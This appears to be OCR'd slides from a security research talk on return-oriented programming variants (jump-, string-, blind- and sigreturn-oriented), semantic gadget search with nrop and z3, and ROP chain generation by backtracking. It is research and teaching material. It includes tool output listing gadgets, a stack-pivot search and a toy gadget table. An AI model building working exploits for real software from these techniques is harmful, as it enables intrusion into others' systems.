
ROP variants

- Jump Oriented Programming *[8]*
- String Oriented Programmng *[9]*
- Blind Return Oriented Programming *[10]*
- Signal Return Oriented Programming *[11]*

Jump Oriented Programming

- Use the *jump* instruction instead of the *ret one*
- “The attack relies on a gadget dispatcher to dispatch and execute the functional gadgets”
- “The “program counter” is any register that points into the dispatch table”

Jump Oriented Programming



The JOP model - This schema is a part of the reference paper [8]
(Jump-Oriented Programming: A New Class of Code-Reuse Attack)

String Oriented Programmng

- SOP uses a format string bug to get the control flow.
- SOP uses two scenario to get the control of the application
  - Direct control flow redirect
    - Erase the return address on the stack
      - Jump on a gadget which adjusts the stack frame to the attacker-controlled buffer
        - If the buffer is on the stack → we can use the ROP
        - If the buffer is on the heap → we cabn use the JOP
  - Indirect control flow redirect
    - Erase a GOT entry
      - Jump on a gadget (ROP scenario)
      - Jump on a gadgets dispatcher (JOP scenario)

Blind Return Oriented Programming

- BROP deals with the ROP and “timing attack”
- Constraints:
  - The vulnerability must be a stack buffer overflow
  - The target binary (server) must restart after the crash
- Scan the memory byte-by-byte to find potential gadgets
  - Try to execute the _write_ function/syscall to leak more gadget from the .text section

Signal Return Oriented Programming

- Uses the *SIGRETURN* Linux signal to load values from the stack to the registers
  - Store the values on the stack then raise the *SIGRETURN* syscall
    - Your registers will be initialized with the stack values

Some cool research subjects

- ROP chain mitigation
  - Heuristic ROP detection
- ROP chain generation via theorem solver
  - Use a SAT/SMT solver to build a ROP chain
- Gadgets finding via instruction semantics
  - Looking for gadgets based on their semantics
    - LOAD/STORE, GET/PUT

Gadgets semantics

Example of gadgets' semantics with the nrop tool (Aurelien's work)

- Nrop tool based on Qemu and LLVM
- Example of semantic with “mov rax, rbx ; ret”

```
Qemu:
 nopn $0x2,$0x2
 mov_i64 rax,rbx
 qemu_ld_i64 tmp0,rsp,leq,$0x0
 movi_i64 tmp11,$0x8
 add_i64 tmp3,rsp,tmp11
 mov_i64 rsp,tmp3
 st_i64 tmp0,env,$0x80
 exit_tb $0x0
 end
```

```
LLVM:
; ModuleID = 'X'

@rbx = external global i64
@rax = external global i64
@rsp = external global i64
@rip = external thread_local global i64

; Function Attrs: nounwind
define i64 @F0cktion(i64) #0 {
entry:
  %Lgv = load i64* @rbx
  store i64 %Lgv, i64* @rax
  %Lgv1 = load i64* @rsp
  %Ildq = inttoptr i64 %Lgv1 to i64*
  %Ldq = load i64* %Ildq
  %Oarith = add i64 %Lgv1, 8
  store i64 %Oarith, i64* @rsp
  store i64 %Ldq, i64* @rip
  ret i64 0
}
```

Example of gadgets' semantics with the nrop tool (Aurelien's work)

- Gadgets finding via instruction semantics

```
% ./nrop -t 4889d8c3 examples/opti | grep "equivalent! 3" -A2
--
Found equivalent! 3
   [X] xchg rbx, rax ; ret  ;
   [X] mov rax, rbx ; ret  ;
--
Found equivalent! 3
   [X] xchg rcx, rbx ; lea rax, ptr [rcx] ; ret  ;
   [X] mov rax, rbx ; ret  ;
[…]

% ./nrop -t 48c7c034120000c3 examples/opti | grep "equivalent! 3" -A2
Found equivalent! 3
   [X] push 0x1234 ; pop rax ; inc rbx ; ret  ;
   [X] mov rax, 0x1234 ; ret  ;
--
Found equivalent! 3
   [X] push 0x1234 ; pop rbp ; xchg rbp, rax ; ret  ;
   [X] mov rax, 0x1234 ; ret  ;
--
Found equivalent! 3
   [X] push 0xffffffffffffedcc ; pop rdx ; xor rax, rax ; sub rax, rdx ; ret  ;
   [X] mov rax, 0x1234 ; ret  ;
```

Example of gadgets' semantics (Axel's work)

- Axel Souchet works on a similar approach ; here how it works
  - Use a virtual CPU and symbolic variables
  - Setup some constraints on this virtual CPU
  - Execute symbolically the gadgets
  - Then compare the result using a theorem solver (z3)

Example of gadgets' semantics (Axel's work)

- Example with several constraints: "I want EAX = EBX = 0 at the end of the gadget execution":

```
PS D:\Codes> python.exe look_for_gadgets_with_equations.py
xor eax, eax ; push eax ; mov ebx, eax ; ret
xor eax, eax ; xor ebx, ebx ; ret
[...]
```

- Find a way to pivot code execution to the stack: "I want EIP = ESP at the end of the gadget execution":

```
PS D:\Codes> python.exe look_for_gadgets_with_equations2.py
add dword ptr [ebx], 2 ; push esp ; ret
jmp esp
pushal ; mov eax, 0xffffffff ; pop ebx ; pop esi ; pop edi ; ret
[...]
```

ROPchain generation via state machine and backtracking

ROP chain generation via theorem solver

- Use a SAT/SMT solver to generate a ROP chain is not so trivial.
  - /!\ We must keep an execution order
  - Better/harder if we generate the optimal solution
  - Better/harder if we would like to generate a ROP chain quickly

ROP chain generation using backtracking and state-machine *[12]*

- It's possible to generate a ROP chain using only the backtracking technique and a state machine

  (1) Initialize a current context

    - It's basically the states register from the crash point

  (2) Initialize a targeted context

  (3) Backtrack and apply the gadgets semantics

  (4) Stop when the current context is equal to the targeted context

ROP chain generation using backtracking and state-machine - Examples of gadgets semantics

This is a dumb example of semantics but enough for a PoC. If you plan to make a reliable version, you have to describe the flags and memory effects.

```
gadgetsTable = [
    {'type': 'add', 'addr': 0x401207, 'W': 'eax', 'R': 0x32,    'instruction': 'add eax, 0x32 ; ret'},
    {'type': 'add', 'addr': 0x402c09, 'W': 'eax', 'R': 0x45,    'instruction': 'add eax, 0x45 ; ret'},
    {'type': 'add', 'addr': 0x403a0e, 'W': 'eax', 'R': 0x1,     'instruction': 'add eax, 0x1 ; ret'},

    {'type': 'sub', 'addr': 0x404f1a, 'W': 'eax', 'R': 0x13,    'instruction': 'sub eax, 0x13 ; ret'},
    {'type': 'sub', 'addr': 0x405212, 'W': 'eax', 'R': 0x2,     'instruction': 'sub eax, 0x2 ; ret'},
    {'type': 'sub', 'addr': 0x406215, 'W': 'eax', 'R': 0x1,     'instruction': 'sub eax, 0x1 ; ret'},

    {'type': 'shl', 'addr': 0x40721d, 'W': 'eax', 'R': 0x2,     'instruction': 'shl eax, 0x2 ; ret'},
    {'type': 'shl', 'addr': 0x40821b, 'W': 'eax', 'R': 0x3,     'instruction': 'shl eax, 0x3 ; ret'},
    {'type': 'shl', 'addr': 0x409220, 'W': 'eax', 'R': 0x4,     'instruction': 'shl eax, 0x4 ; ret'},

    {'type': 'shr', 'addr': 0x40a32e, 'W': 'eax', 'R': 0x2,     'instruction': 'shr eax, 0x2 ; ret'},
    {'type': 'shr', 'addr': 0x40b228, 'W': 'eax', 'R': 0x3,     'instruction': 'shr eax, 0x3 ; ret'},
    {'type': 'shr', 'addr': 0x40c12a, 'W': 'eax', 'R': 0x4,     'instruction': 'shr eax, 0x4 ; ret'},

    {'type': 'mov', 'addr': 0x441ba7, 'W': 'ecx', 'R': 'eax',   'instruction': 'mov ecx, eax ; ret'},
    {'type': 'mov', 'addr': 0x441ba7, 'W': 'edx', 'R': 'ecx',   'instruction': 'mov edx, ecx ; ret'},

    /* ... */
]
```

ROP chain generation using backtracking and state-machine

Demo time

Conclusion

- The ROP is now a current operation and it's actively used by every attackers
- There is yet a lot of research around this attack like:
  - ROP mitigation (heuristic, etc...)
  - ROP chain generation
  - Smart gadgets finding
  - Etc...

References

- [1] http://cseweb.ucsd.edu/~hovav/talks/blackhat08.html
- [2] http://cseweb.ucsd.edu/~hovav/dist/sparc.pdf
- [3] https://github.com/0vercl0k/rp
- [4] http://ropshell.com/ropeme/
- [5] https://github.com/pakt/ropc
- [6] https://github.com/awailly/nrop
- [7] http://shell-storm.org/project/ROPgadget/
- [8] https://www.comp.nus.edu.sg/~liangzk/papers/asiaccs11.pdf
- [9] https://www.lst.inf.ethz.ch/research/publications/PPREW_2013/PPREW_2013.pdf
- [10] http://www.scs.stanford.edu/brop/bittau-brop.pdf
- [11] https://labs.portcullis.co.uk/blog/ohm-2013-review-of-returning-signals-for-fun-and-profit/
- [12] http://shell-storm.org/repo/Notepad/ROP-chain-generation-via-backtracking-and-state-machine.txt